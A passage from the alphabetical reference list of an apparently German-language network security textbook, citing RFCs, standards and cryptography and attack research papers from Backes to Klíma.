[BP03] Backes, M., Pfitzmann, B.: A cryptographically sound security proof of the Needham-Schroeder-Lowe public-key protocol. In: FST TCS 2003: Foundations of Software Technology and Theoretical Computer Science, 23rd Conference, Mumbai, India, December 15–17, 2003, Proceedings, S. 1–12 (2003)

[BP12] Belshe, M., Peon, R.: Spdy protocol, draft-mbelshe-httpbis-spdy-00. https://tools.ietf.org/html/draft-mbelshe-httpbis-spdy-00. February (2012)

[BPT15] Belshe, M., Peon, R., Thomson, M.: Hypertext Transfer Protocol Version 2 (HTTP/2). RFC 7540, IETF, May (2015)

[BR95a] Bellare, M., Rogaway, P.: Optimal asymmetric encryption. In: De Santis, A. (Hrsg.) Advances in Cryptology – EUROCRYPT'94, Bd. 950 of Lecture Notes in Computer Science, S. 92–111, Perugia, Italy, May 9–12. Springer, Heidelberg, Germany (1995)

[BR95b] Bellare, M., Rogaway, P.: Provably secure session key distribution: the three party case. In: 27th Annual ACM Symposium on Theory of Computing, S. 57–66, Las Vegas, Nevada, USA, May 29 – June 1. ACM Press (1995)

[BR96a] Baldwin, R., Rivest, R.: The RC5, RC5-CBC, RC5-CBC-Pad, and RC5-CTS Algorithms. RFC 2040, IETF, October (1996)

[BR96b] Bellare, M., Rogaway, P.: The exact security of digital signatures: how to sign with RSA and Rabin. In: Maurer, U.M. (Hrsg.) Advances in Cryptology – EUROCRYPT'96, Bd. 1070 of Lecture Notes in Computer Science, S. 399–416, Saragossa, Spain, May 12–16. Springer, Heidelberg, Germany (1996)

[Bra17] Bray, T.: The JavaScript Object Notation (JSON) Data Interchange Format. RFC 8259, IETF, December (2017)

[BS02] Barrett, D.J., Silverman, R.E.: Secure Shell – ein umfassendes Handbuch. O'Reilly, Köln (2002)

[BSW06] Beutelspacher, A., Schwenk, J., Wolfenstetter, K.-D.: Moderne Verfahren der Kryptographie: Von RSA zu Zero-Knowledge. Vieweg+Teubner, Wiesbaden (2006). ISBN 978-3-8348-0083-1

[BSY18] Böck, H., Somorovsky, J., Young, C.: Return of bleichenbacher's oracle threat (ROBOT). In: Enck and Felt [EF18], S. 817–849

[BT07] Bersani, F., Tschofenig, H.: The EAP-PSK Protocol: A Pre-Shared Key Extensible Authentication Protocol (EAP) Method. RFC 4764, IETF, January (2007)

[BT11] Brumley, B.B., Tuveri, N.: Remote timing attacks are still practical. In: Atluri, V., Díaz, C. (Hrsg.) ESORICS 2011: 16th European Symposium on Research in Computer Security, Bd. 6879 of Lecture Notes in Computer Science, S. 355–371, Leuven, Belgium, September 12–14. Springer, Heidelberg, Germany (2011)

[BTPL15] Barnes, R., Thomson, M., Pironti, A., Langley, A.: Deprecating Secure Sockets Layer Version 3.0. RFC 7568, IETF, June (2015)

[BV98] Blunk, L., Vollbrecht, J.: PPP Extensible Authentication Protocol (EAP). RFC 2284, IETF, March (1998)

[BWBG+06] Blake-Wilson, S., Bolyard, N., Gupta, V., Hawk, C., Moeller, B.: Elliptic Curve Cryptography (ECC) Cipher Suites for Transport Layer Security (TLS). RFC 4492, IETF, May (2006)

[BWNH+06] Blake-Wilson, S., Nystrom, M., Hopwood, D., Mikkelsen, J., Wright, T.: Transport Layer Security (TLS) Extensions. RFC 4366, IETF, April (2006)

[CB15] Cailleux, L., Bonatti, C.: Securing Header Fields with S/MIME. RFC 7508, IETF, April (2015)

[CDF+07] Callas, J., Donnerhacke, L., Finney, H., Shaw, D., Thayer, R.: OpenPGP Message Format. RFC 4880, IETF, November (2007)
[CDFT98] Callas, J., Donnerhacke, L., Finney, H., Thayer, R.: OpenPGP Message Format. RFC 2440, IETF, November (1998)
[CFGM95] Crocker, S., Freed, N., Galvin, J., Murphy, S.: MIME Object Security Services. RFC 1848, IETF, October (1995)
[cHBL11] Çelik, T., Hickson, I., Bos, B., Lie, H.W.: Cascading style sheets level 2 revision 1 (CSS 2.1) specification. W3C recommendation, W3C, June. http://www.w3.org/TR/2011/REC-CSS2-20110607 (2011)
[CHK11] Crocker, D., Hansen, T., Kucherawy, M.: DomainKeys Identified Mail (DKIM) Signatures. RFC 6376, IETF, September (2011)
[CHVV03] Canvel, B., Hiltgen, A.P., Vaudenay, S., Vuagnoux, M.: Password interception in a SSL/TLS channel. In Boneh, D. (Hrsg.) Advances in Cryptology – CRYPTO 2003, Bd. 2729 of Lecture Notes in Computer Science, S. 583–599, Santa Barbara, CA, USA, August 17–21. Springer, Heidelberg, Germany (2003)
[Cis] Cisco. Cisco LEAP. http://www.cisco.com/c/en/us/products/collateral/wireless/aironet-1200-series/prod_qas0900aecd801764f1.html. Zugegriffen: 10. März 2014
[Com11] Comodo CA Ltd. Comodo Report of Incident – Comodo detected and thwarted an intrusion on 26-MAR-2011. Technical report, March (2011)
[Cri94] Crispin, M.: Internet Message Access Protocol – Version 4. RFC 1730, IETF, December (1994)
[Cri96] Crispin, M.: Internet Message Access Protocol – Version 4rev1. RFC 2060, IETF, December (1996)
[Cri03] Crispin, M.: INTERNET MESSAGE ACCESS PROTOCOL – VERSION 4rev1. RFC 3501, IETF, March (2003)
[Cro82] Crocker, D.: Standard for the format of ARPA internet text messages. RFC 822, IETF, August (1982)
[Cro09] Crocker, D.: RFC 4871 DomainKeys Identified Mail (DKIM) Signatures – Update. RFC 5672, IETF, August (2009)
[CSF+08] Cooper, D., Santesson, S., Farrell, S., Boeyen, S., Housley, R., Polk, W.: Internet X.509 Public Key Infrastructure Certificate and Certificate Revocation List (CRL) Profile. RFC 5280, IETF, May (2008)
[CWMSZ07] Cam-Winget, N., McGrew, D., Salowey, J., Zhou, H.: The Flexible Authentication via Secure Tunneling Extensible Authentication Protocol Method (EAP-FAST). RFC 4851, IETF, May (2007)
[CWWZ10] Chen, S., Wang, R., Wang, X., Zhang, K.: Side-channel leaks in web applications: a reality today, a challenge tomorrow. In: Proceedings of the 2010 IEEE Symposium on Security and Privacy, SP '10. IEEE Computer Society, May (2010)
[DA99] Dierks, T., Allen, C.: The TLS Protocol Version 1.0. RFC 2246 (Proposed Standard), January (1999)
[Dai] Dai, W.: An attack against ssh2 protocol. http://www.weidai.com/ssh2-attack.txt
[DD14] Duckwall, S., Delpy, B.: Abusing kerberos. https://www.blackhat.com/docs/us-14/materials/us-14-Duckwall-Abusing-Microsoft-Kerberos-Sorry-You-Guys-Don't-Get-It-wp.pdf (2014)
[Des77] Des. Data encryption standard. In: In FIPS PUB 46, Federal Information Processing Standards Publication, S. 46–2 (1977)
[Deu96] Deutsch, T.: DEFLATE Compressed Data Format Specification version 1.3. RFC 1951 (Proposed Standard), May (1996)

[DG96] Deutsch, P., Gailly, J.-L.: ZLIB Compressed Data Format Specification version 3.3. RFC 1950, IETF, May (1996)
[DGH+04] Dodis, Y., Gennaro, R., Håstad, J., Krawczyk, H., Rabin, T.: Randomness extraction and key derivation using the CBC, cascade and HMAC modes. In: Franklin, M. (Hrsg.) Advances in Cryptology – CRYPTO 2004, Bd. 3152 of Lecture Notes in Computer Science, S. 494–510, Santa Barbara, CA, USA, August 15–19. Springer, Heidelberg, Germany (2004)
[DH76] Diffie, W., Hellman, M.E.: New directions in cryptography. IEEE Trans Info Theory **22**(6), 644–654 (1976)
[DH95] Deering, S., Hinden, R.: Internet Protocol, Version 6 (IPv6) Specification. RFC 1883, IETF, December (1995)
[DH98] Deering, S., Hinden, R.: Internet Protocol, Version 6 (IPv6) Specification. RFC 2460, IETF, December (1998)
[DH17] Deering, S., Hinden, R.: Internet Protocol, Version 6 (IPv6) Specification. RFC 8200, IETF, July (2017)
[DHR+98] Dusse, S., Hoffman, P., Ramsdell, B., Lundblade, L., Repka, L.: S/MIME Version 2 Message Specification. RFC 2311, IETF, March (1998)
[DHRW98] Dusse, S., Hoffman, P., Ramsdell, B., Weinstein, J.: S/MIME Version 2 Certificate Handling. RFC 2312, IETF, March (1998)
[dic] Dictionary assassin v.2.0. http://biggestpasswordlist.com/
[DKS14] Dunkelman, O., Keller, N., Shamir, A.: A practical-time related-key attack on the KASUMI cryptosystem used in GSM and 3G telephony. J. Cryptol. **27**(4), 824–849 (October 2014)
[DLS97] Dole, B., Lodin, S.W., Spafford, E.H.: Misplaced trust: Kerberos 4 session keys. In: ISOC Network and Distributed System Security Symposium – NDSS'97, San Diego, California, USA, February 10–11. IEEE Computer Society (1997)
[Dob98] Dobbertin, H.: Cryptanalysis of MD4. J. Cryptol. **11**(4), 253–271 (1998)
[DOG+19] Dahm, T., Ota, A., Medway Gash, D., Carrel, D., Grant, L.: The tacacs+ protocol, draft-ietf-opsawg-tacacs-13, (2019)
[Dom00] Dommety, G.: Key and Sequence Number Extensions to GRE. RFC 2890, IETF, September (2000)
[DP07] Degabriele, J.P., Paterson, K.G.: Attacking the IPsec standards in encryption-only configurations. In: 2007 IEEE Symposium on Security and Privacy, S. 335–349, Oakland, California, USA, May 20–23. IEEE Computer Society Press (2007)
[DP10] Degabriele, J.P., Paterson, K.G.: On the (in)security of IPsec in MAC-then-encrypt configurations. In: Al-Shaer, E., Keromytis, A.D., Shmatikov, V. (Hrsg.) ACM CCS 10: 17th Conference on Computer and Communications Security, S. 493–504, Chicago, Illinois, USA, October 4–8. ACM Press (2010)
[DR06] Dierks, T., Rescorla, E.: The Transport Layer Security (TLS) Protocol Version 1.1. RFC 4346 (Proposed Standard), April (2006)
[DR08] Dierks, T., Rescorla, E.: The Transport Layer Security (TLS) Protocol Version 1.2. RFC 5246 (Proposed Standard), August (2008)
[DR09] Duong, T., Rizzo, J.: Flickr's api signature forgery vulnerability. https://vnhacker.blogspot.com/2009/09/flickrs-api-signature-forgery.html, September (2009)
[DSM+17] Detering, D., Somorovsky, J., Mainka, C., Mladenov, V., Schwenk, J.: On the (in-) security of javascript object signing and encryption. In Proceedings of the 1st Reversing and Offensive-oriented Trends Symposium, S. 3. ACM, (2017)

[DTH06] Dhamija, R., Tygar, J.D., Hearst, M.: Why phishing works. In: Proceedings of the SIGCHI conference on Human Factors in computing systems, S. 581–590. ACM, (2006)

[DVOW92] Diffie, W., Van Oorschot, P.C., Wiener, M.J.: Authentication and authenticated key exchanges. Des. Codes Cryptography **2**(2), 107–125 (June 1992)

[E+87] Ellis, J.H. et al. The story of non-secret encryption. CESG Report (1987)

[Edd07] Eddy, W.: TCP SYN Flooding Attacks and Common Mitigations. RFC 4987, IETF, August (2007)

[EF18] Enck, W., Felt, A.P. (Hrsg.): 27th USENIX Security Symposium, USENIX Security 2018, Baltimore, MD, USA, August 15–17, 2018. USENIX Association (2018)

[EPS15] Evans, C., Palmer, C., Sleevi, R.: Public Key Pinning Extension for HTTP. RFC 7469, IETF, April (2015)

[ET05] Eronen, P., Tschofenig, H.: Pre-Shared Key Ciphersuites for Transport Layer Security (TLS). RFC 4279, IETF, December (2005)

[ETLR01] Elkins, M., Torto, D.D., Levien, R., Roessler, T.: MIME Security with OpenPGP. RFC 3156, IETF, August (2001)

[FALZ12] Fajardo, V., Arkko, J., Loughney, J., Zorn, G.: Diameter Base Protocol. RFC 6733, IETF, October (2012)

[FAR+15] Felt, A.P., Ainslie, A., Reeder, R.W., Consolvo, S., Thyagaraja, S., Bettes, A., Harris, H., Grimes, J. Improving ssl warnings: Comprehension and adherence. In: Proceedings of the 33rd Annual ACM Conference on Human Factors in Computing Systems, CHI '15, S. 2893–2902, New York, NY, USA. ACM (2015)

[FB96a] Freed, N., Borenstein, N.: Multipurpose Internet Mail Extensions (MIME) Part Five: Conformance Criteria and Examples. RFC 2049, IETF, November (1996)

[FB96b] Freed, N., Borenstein, N.: Multipurpose Internet Mail Extensions (MIME) Part One: Format of Internet Message Bodies. RFC 2045, IETF, November (1996)

[FB96c] Freed, N., Borenstein, N.: Multipurpose Internet Mail Extensions (MIME) Part Two: Media Types. RFC 2046, IETF, November (1996)

[FBW08] Funk, P., Blake-Wilson, S.: Extensible Authentication Protocol Tunneled Transport Layer Security Authenticated Protocol Version 0 (EAP-TTLSv0). RFC 5281, IETF, August (2008)

[FG14] Fischlin, M., Günther, F.: Multi-stage key exchange and the case of Google's QUIC protocol. In: Ahn, G.-J., Yung, M., Li, N. (Hrsg.) ACM CCS 14: 21st Conference on Computer and Communications Security, S. 1193–1204, Scottsdale, AZ, USA, November 3–7. ACM Press (2014)

[FGM+97] Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Berners-Lee, T.: Hypertext Transfer Protocol – HTTP/1.1. RFC 2068, IETF, January (1997)

[FGM+99] Fielding, R., Gettys, J., Mogul, J., Frystyk, H., Masinter, L., Leach, P., Berners-Lee, T.: Hypertext Transfer Protocol – HTTP/1.1. RFC 2616, IETF, June (1999)

[FGS+18] Felsch, D., Grothe, M., Schwenk, J., Czubak, A., Szymanek, M.: The dangers of key reuse: Practical attacks on IPsec IKE. In: Enck, W., Porter Felt, A., (Hrsg.) USENIX Security 2018: 27th USENIX Security Symposium, S. 567–583, Baltimore, MD, USA, August 15–17. USENIX Association (2018)

[FH05] Ford-Hutchinson, P.: Securing FTP with TLS. RFC 4217, IETF, October (2005)

[FHBH+97] Franks, J., Hallam-Baker, P., Hostetler, J., Leach, P., Luotonen, A., Sink, E., Stewart, L.: An Extension to HTTP : Digest Access Authentication. RFC 2069, IETF, January (1997)

[FHBH+99] Franks, J., Hallam-Baker, P., Hostetler, J., Lawrence, S., Leach, P., Luotonen, A., Stewart, L.: HTTP Authentication: Basic and Digest Access Authentication. RFC 2617, IETF, June (1999)

[FHMN12] Forsberg, D., Horn, G., Moeller, W.-D., Niemi, V.: LTE Security, 2. Aufl. Wiley, Hoboken, NJ (2012). ISBN 978-1-118-35558-9

[FK05a] Freed, N., Klensin, J.: Media Type Specifications and Registration Procedures. RFC 4288, IETF, December (2005)

[FK05b] Freed, N., Klensin, J.: Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures. RFC 4289, IETF, December (2005)

[FKK11] Freier, A., Karlton, P., Kocher, P.: The Secure Sockets Layer (SSL) Protocol Version 3.0. RFC 6101, IETF, August (2011)

[FKP96] Freed, N., Klensin, J., Postel, J.: Multipurpose Internet Mail Extensions (MIME) Part Four: Registration Procedures. RFC 2048, IETF, November (1996)

[FKS16] Fett, D., Küsters, R., Schmitz, G.: A comprehensive formal security analysis of OAuth 2.0. In: Weippl, E.R., Katzenbeisser, S., Kruegel, C., Myers, A.C., Halevi, S. (Hrsg) ACM CCS 2016: 23rd Conference on Computer and Communications Security, S. 1204–1215, Vienna, Austria, October 24–28. ACM Press (2016)

[FL06] Fuller, V., Li, T.: Classless Inter-domain Routing (CIDR): The Internet Address Assignment and Aggregation Plan. RFC 4632, IETF, August (2006)

[FLH+00] Farinacci, D., Li, T., Hanks, S., Meyer, D., Traina, P.: Generic Routing Encapsulation (GRE). RFC 2784, IETF, March (2000)

[FLYV93] Fuller, V., Li, T., Yu, J., Varadhan, K.: Classless Inter-Domain Routing (CIDR): an Address Assignment and Aggregation Strategy. RFC 1519, IETF, September (1993)

[FMS01] Fluhrer, S.R., Mantin, I., Shamir, A.: Weaknesses in the key scheduling algorithm of rc4. In: Revised Papers from the 8th Annual International Workshop on Selected Areas in Cryptography, SAC '01, S. 1–24, London, UK, UK. Springer (2001)

[FNL+13] Faulkner, S., Navara, E.D., Leithead, T., O'Connor, E., Berjon, R., Pfeiffer, S.: HTML5. Candidate recommendation, W3C, August. http://www.w3.org/TR/2013/CR-html5-20130806/ (2013)

[FOPS01] Fujisaki, E., Okamoto, T., Pointcheval, D., Stern, J.: RSA-OAEP is secure under the RSA assumption. In: Kilian, J. (Hrsg.) Advances in Cryptology – CRYPTO 2001, Bd. 2139 of Lecture Notes in Computer Science, S. 260–274, Santa Barbara, CA, USA, August 19–23. Springer, Heidelberg, Germany (2001)

[Foua] Electronic Frontier Foundation: Electronic frontier foundation proves that des is not secure. https://w2.eff.org/Privacy/Crypto/Crypto_misc/DESCracker/HTML/19980716_eff_descracker_pressrel.html. Zugegriffen: 2. März 2014

[Foub] OpenID Foundation. Openid connect. https://openid.net/connect/

[Fox12] Fox-IT: Black Tulip – Report of the investigation into the DigiNotar Certificate Authority breach. http://www.rijksoverheid.nl/bestanden/documenten-en-publicaties/rapporten/2011/09/05/diginotar-public-report-version-1/rapport-fox-it-operation-black-tulip-v1-0.pdf, August (2012)

[FPLS14] Friedl, S., Popov, A., Langley, A., Stephan, E.: Transport Layer Security (TLS) Application-Layer Protocol Negotiation Extension. RFC 7301, IETF, July (2014)

[Gal13] Gallagher, P.D.: Fips-186-4: Digital signature standard (dss). https://nvlpubs.nist.gov/nistpubs/fips/nist.fips.186-4.pdf, July (2013)

[Gam85] El Gamal, T.: A public key cryptosystem and a signature scheme based on discrete logarithms. IEEE Trans. Info. Theory **31**(4), 469–472 (1985)

[GCM07] Recommendation for Block Cipher Modes of Operation: Galois/Counter Mode (GCM) and GMAC. Federal Information Processing Standards Publication 800-38 D, 2007

[GD18] Golla, M., Dürmuth, M.: On the accuracy of password strength meters. In: Lie, D., Mannan, M., Backes, M., Wang, X. (Hrsg) ACM CCS 2018: 25th Conference on Computer and Communications Security, S. 1567–1582, Toronto, ON, Canada, October 15–19. ACM Press (2018)

[GH08] Grossman, J., Hansen, R.: Clickjacking: Web pages can see and hear you. Blog (2008)

[Gie04] Gieben, M.: DNSSEC: The Protocol, Deployment, and a Bit of Development. http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_7-2/dnssec.html (2004)

[Gil16] Gillmor, D.: Negotiated Finite Field Diffie-Hellman Ephemeral Parameters for Transport Layer Security (TLS). RFC 7919, IETF, August (2016)

[GJLS09] Gajek, S., Jensen, M., Liao, L., Schwenk, J.: Analysis of signature wrapping attacks and countermeasures. In: IEEE International Conference on Web Services, ICWS 2009, Los Angeles, CA, USA, 6–10 July 2009, S. 575–582 (2009)

[Gra02] Graham, P.: A plan for spam. August 2002. http://www.paulgraham.com/spam.html. Zugegriffen: 24. März 2020 (2002)

[GSSX09] Gajek, S., Schwenk, J., Steiner, M., Xuan, C.: Risks of the cardspace protocol. In: Samarati, P., Yung, M., Martinelli, F., Ardagna, C.A. (Hrsg.) ISC 2009: 12th International Conference on Information Security, Bd. 5735 of Lecture Notes in Computer Science, S. 278–293, Pisa, Italy, September 7–9. Springer, Heidelberg, Germany (2009)

[Gut01] Gutmann, P.: Password-based Encryption for CMS. RFC 3211, IETF, December (2001)

[Gut14] Gutmann, P.: Encrypt-then-MAC for Transport Layer Security (TLS) and Datagram Transport Layer Security (DTLS). RFC 7366, IETF, September (2014)

[Har12] Hardt, D.: The OAuth 2.0 Authorization Framework. RFC 6749, IETF, October (2012)

[HC98] Harkins, D., Carrel, D.: The Internet Key Exchange (IKE). RFC 2409, IETF, November (1998)

[HGJS16] Horst, M., Grothe, M., Jager, T., Schwenk, J.: Breaking PPTP VPNs via RADIUS encryption. In: Foresti, S., Persiano, G. (Hrsg.) CANS 16: 15th International Conference on Cryptology and Network Security, Bd. 10052 of Lecture Notes in Computer Science, S. 159–175, Milan, Italy, November 14–16. Springer, Heidelberg, Germany (2016)

[Hic95] Hickman, K.: The SSL Protocol. Internet Draft. http://tools.ietf.org/html/draft-hickman-netscape-ssl-00.txt, April (1995)

[Hil01] Hill, J.: An Analysis of the RADIUS Authentication Protocol. http://www.untruth.org/~josh/security/radius/radius-auth.html (2001)

[His] History of PGP. http://www.geocities.com/openpgp/history.html, nicht mehr verfügbar

[HL10] Hammer-Lahav, E.: The OAuth 1.0 Protocol. RFC 5849, IETF, April (2010)

[HLFT94] Hanks, S., Li, T., Farinacci, D., Traina, P.: Generic Routing Encapsulation (GRE). RFC 1701, IETF, October (1994)

[HMW00] Hodges, J., Morgan, R., Wahl, M.: Lightweight Directory Access Protocol (v3): Extension for Transport Layer Security. RFC 2830, IETF, May (2000)

[HN98] Håstad, J., Näslund, M.: The security of individual RSA bits. In: 39th Annual Symposium on Foundations of Computer Science, S. 510–521, Palo Alto, California, USA, November 8–11. IEEE Computer Society Press (1998)

[Hof02] Hoffman, P.: SMTP Service Extension for Secure SMTP over Transport Layer Security. RFC 3207, IETF, February (2002)

[Hol03] Holmblad, J.: The evolving threats to the availability and security of the domain name service. http://www.sans.org/reading-room/whitepapers/dns/evolving-threats-availability-security-domain-name-service-1264 (2003)

[Hol04] Hollenbeck, S.: Transport layer security protocol compression methods. RFC 3749, IETF, May (2004)
[Hou99] Housley, R.: Cryptographic Message Syntax. RFC 2630, IETF, June (1999)
[Hou02a] Housley, R.: Cryptographic Message Syntax (CMS). RFC 3369, IETF, August (2002)
[Hou02b] Housley, R.: Cryptographic Message Syntax (CMS) Algorithms. RFC 3370, IETF, August (2002)
[Hou04] Housley, R.: Cryptographic Message Syntax (CMS). RFC 3852, IETF, July (2004)
[Hou09] Housley, R.: Cryptographic Message Syntax (CMS). RFC 5652, IETF, September (2009)
[HPV+99] Hamzeh, K., Pall, G., Verthein, W., Taarud, J., Little, W., Zorn, G.: Point-to-Point Tunneling Protocol (PPTP). RFC 2637, IETF, July (1999)
[HR82] Hellman, M.E., Reyneri, J.M.: Fast computation of discrete logarithms in gf(q). In: Chaum, D., Rivest, R.L. Sherman, A.T. (Hrsg.) Advances in Cryptology – CRYPTO'82, S. 3–13, Santa Barbara, CA, USA. Plenum Press, New York, USA (1982)
[HRER13] Hirsch, F., Roessler, T., Eastlake, D., Reagle, J.: XML Encryption Syntax and Processing Version 1.1. W3C Recommendation, W3C, April. http://www.w3.org/TR/2013/REC-xmlenc-core1-20130411/ (2013)
[HS06] Haverinen, H., Salowey, J.: Extensible Authentication Protocol Method for Global System for Mobile Communications (GSM) Subscriber Identity Modules (EAP-SIM). RFC 4186, IETF, January (2006)
[HSV+05] Huttunen, A., Swander, B., Volpe, V., DiBurro, L., Stenberg, M.: UDP Encapsulation of IPsec ESP Packets. RFC 3948, IETF, January (2005)
[HTB+09] Hollander, D., Thompson, H., Bray, T., Layman, A., Tobin, R.: Namespaces in XML 1.0 (Third Edition). W3C recommendation, W3C, December. http://www.w3.org/TR/2009/REC-xml-names-20091208/ (2009)
[HYE+13] Hirsch, F., Yiu, K., Eastlake, D., Reagle, J., Solo, D., Nyström, M., Roessler, T.: XML Signature Syntax and Processing Version 1.1. W3C Recommendation, W3C, April. http://www.w3.org/TR/2013/REC-xmldsig-core1-20130411/ (2013)
[HZ10] Harkins, D., Zorn, G.: Extensible Authentication Protocol (EAP) Authentication Using Only a Password. RFC 5931, IETF, August (2010)
[IET] IETF. IPSec Working Group (ipsec). http://datatracker.ietf.org/wg/ipsec/charter/. http://datatracker.ietf.org/wg/ipsec/charter/
[Int] Ecma International. Javascript object notation. http://www.ecma-international.org/publications/files/ECMA-ST/ECMA-404.pdf
[ISO98a] Information technology – Abstract Syntax Notation One (ASN.1): specification of basic notation. http://www.itu.int/rec/recommendation.asp?type=folders&lang=e&parent=T-REC-X.680 (1998)
[ISO98b] Information technology – ASN.1 encoding rules: specification of Basic Encoding Rules (BER), Canonical Encoding Rules (CER) and Distinguished Encoding Rules (DER). http://www.itu.int/rec/recommendation.asp?type=folders&lang=e&parent=T-REC-X.690 (1998)
[JBS15] Jones, M., Bradley, J., Sakimura, N.: JSON Web Signature (JWS). RFC 7515, IETF, May (2015)
[JH15] Jones, M., Hildebrand, J.: JSON Web Encryption (JWE). RFC 7516, IETF, May (2015)
[JHR99] Jacobs, I., Hors, A.L., Raggett, D.: HTML 4.01 Specification. W3C recommendation, W3C, Decembe. http://www.w3.org/TR/1999/REC-html401-19991224 (1999)
[JK03] Jonsson, J., Kaliski, B.: Public-Key Cryptography Standards (PKCS) #1: RSA Cryptography Specifications Version 2.1. RFC 3447, IETF, February (2003)

[JKM18] Jager, T., Kakvi, S.A., May, A.: On the security of the PKCS#1 v1.5 signature scheme. In: Lie, D., Mannan, M., Backes, M., Wang, X. (Hrsg.) ACM CCS 2018: 25th Conference on Computer and Communications Security, S. 1195–1208, Toronto, ON, Canada, October 15–19. ACM Press (2018)

[JLS09] Jensen, M., Liao, L., Schwenk, J.: The curse of namespaces in the domain of XML signature. In: Proceedings of the 6th ACM Workshop On Secure Web Services, SWS 2009, Chicago, Illinois, USA, November 13, 2009, S. 29–36 (2009)

[J.M75] Pollard, J.M.: A monte carlo method for factorization. BIT **15**(1975), 331–334 (1975)

[JPS13] Jager, T., Paterson, K.G., Somorovsky, J.: One bad apple: backwards compatibility attacks on state-of-the-art cryptography. In: ISOC Network and Distributed System Security Symposium – NDSS 2013, San Diego, California, USA, February 24–27. The Internet Society (2013)

[JS11] Jager, T., Somorovsky, J.: How to break XML encryption. In: Chen, Y., Danezis, G., Shmatikov, V. (Hrsg.) ACM CCS 2011: 18th Conference on Computer and Communications Security, S. 413–422, Chicago, Illinois, USA, October 17–21. ACM Press

[JSS15a] Jager, T., Schwenk, J., Somorovsky, J.: On the security of TLS 1.3 and QUIC against weaknesses in PKCS#1 v1.5 encryption. In: Ray, I., Li, N., Kruegel, C. (Hrsg.) ACM CCS 15: 22nd Conference on Computer and Communications Security, S. 1185–1196, Denver, CO, USA, October 12–16. ACM Press (2015)

[JSS15b] Jager, T., Schwenk, J., Somorovsky, J.: Practical invalid curve attacks on TLS-ECDH. In: Pernul, G., Ryan, P.Y.A., Weippl, E.R. (Hrsg.) ESORICS 2015: 20th European Symposium on Research in Computer Security, Part I, Bd. 9326 of Lecture Notes in Computer Science, S. 407–425, Vienna, Austria, September 21–25. Springer, Heidelberg, Germany (2015)

[KA98a] Kent, S., Atkinson, R.: IP Authentication Header. RFC 2402, IETF, November (1998)

[KA98b] Kent, S., Atkinson, R.: Security Architecture for the Internet Protocol. RFC 2401, IETF, November (1998)

[Kal93] Kaliski, B.: Privacy Enhancement for Internet Electronic Mail: Part IV: Key Certification and Related Services. RFC 1424, IETF, February (1993)

[Kal98a] Kaliski, B.: PKCS #1: RSA Encryption Version 1.5. RFC 2313, IETF, March (1998)

[Kal98b] Kaliski, B.: PKCS #10: Certification Request Syntax Version 1.5. RFC 2314, IETF, March (1998)

[Kal98c] Kaliski, B.: PKCS #7: Cryptographic Message Syntax Version 1.5. RFC 2315, IETF, March (1998)

[Kal00] Kaliski, B.: PKCS #5: Password-Based Cryptography Specification Version 2.0. RFC 2898, IETF, September (2000)

[Kal08] Kaliski, B.: Public-Key Cryptography Standards (PKCS) #8: Private-Key Information Syntax Specification Version 1.2. RFC 5208, IETF, May (2008)

[Kam08] Kaminski, D.: This is the end of the cache as we know it. Black Hat. https://www.blackhat.com/presentations/bh-jp-08/bh-jp-08-Kaminsky/BlackHat-Japan-08-Kaminsky-DNS08-BlackOps.pdf (2008)

[Kan91] Kantor, B.: BSD Rlogin. RFC 1282, IETF, December (1991)

[Kau05] Kaufman, C.: Internet Key Exchange (IKEv2) Protocol. RFC 4306, IETF, December (2005)

[Kay07] Kay, M.: XSL Transformations (XSLT) Version 2.0. W3C recommendation, W3C, January (2007). http://www.w3.org/TR/2007/REC-xslt20-20070123/

[KBC97] Krawczyk, H., Bellare, M., Canetti, R.: HMAC: Keyed-Hashing for Message Authentication. RFC 2104, IETF, February (1997)

[KE10] Krawczyk, H., Eronen, P.: HMAC-based Extract-and-Expand Key Derivation Function (HKDF). RFC 5869, IETF, May (2010)

[Kel02] Kelsey, J.: Compression and information leakage of plaintext. In: Daemen, J., Rijmen, V. (Hrsg.) *Fast Software Encryption – FSE 2002*, Bd. 2365 of Lecture Notes in Computer Science, S. 263–276, Leuven, Belgium, February 4–6. Springer, Heidelberg, Germany (2002)

[Ken93] Kent, S.: Privacy Enhancement for Internet Electronic Mail: Part II: Certificate-Based Key Management. RFC 1422, IETF, February (1993)

[Ken05a] Kent, S.: IP Authentication Header. RFC 4302, IETF, December (2005)

[Ken05b] Kent, S.: IP Encapsulating Security Payload (ESP). RFC 4303, IETF, December (2005)

[KHN+14] Kaufman, C., Hoffman, P., Nir, Y., Eronen, P., Kivinen, T.: Internet Key Exchange Protocol Version 2 (IKEv2). RFC 7296, IETF, October (2014)

[Kit14] Kitterman, S.: Sender Policy Framework (SPF) for Authorizing Use of Domains in Email, Version 1. RFC 7208, IETF, April (2014)

[KL14] Katz, J., Lindell, Y.: Introduction to Modern Cryptography, 2. Aufl. Routledge Chapman & Hall, Boca Raton, London, New York, Washington, D.C. (2014). ISBN: 978-1466570269

[Kle05] Klein, A.: DOM based cross site scripting or XSS of the third kind. http://www.webappsec.org/projects/articles/071105.shtml (2005)

[Kle08] Klensin, J.: Simple Mail Transfer Protocol. RFC 5321, IETF, October (2008)

[Kli09] Klingenstein, N.: SAML V2.0 Holder-of-Key Web Browser SSO Profile. OASIS Committee Draft 02, 05.07.2009. http://www.oasis-open.org/committees/download.php/33239/sstc-saml-holder-of-key-browser-sso-cd-02.pdf (2009)

[KN93] Kohl, J., Neuman, C.: The Kerberos Network Authentication Service (V5). RFC 1510, IETF, September (1993)

[Koc96] Kocher, P.C.: Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In: Koblitz, N. (Hrsg.) Advances in Cryptology – CRYPTO'96, Bd. 1109 of Lecture Notes in Computer Science, S. 104–113, Santa Barbara, CA, USA, August 18–22. Springer, Heidelberg, Germany (1996)

[Koh90] Kohl, J.T.: The use of encryption in Kerberos for network authentication. In: Brassard, G. (Hrsg.) Advances in Cryptology – CRYPTO'89, Bd. 435 of Lecture Notes in Computer Science, S. 35–43, Santa Barbara, CA, USA, August 20–24. Springer, Heidelberg, Germany (1990)

[KPR03] Klíma, V., Pokorný, O., Rosa, T.: Attacking RSA-based sessions in SSL/TLS. In: Walter, C.D., Kaya Koç, Ç., Paar, C. (Hrsg.) Cryptographic Hardware and Embedded Systems – CHES 2003, Bd. 2779 of Lecture Notes in Computer Science, S. 426–440, Cologne, Germany, September 8–10. Springer, Heidelberg, Germany (2003)

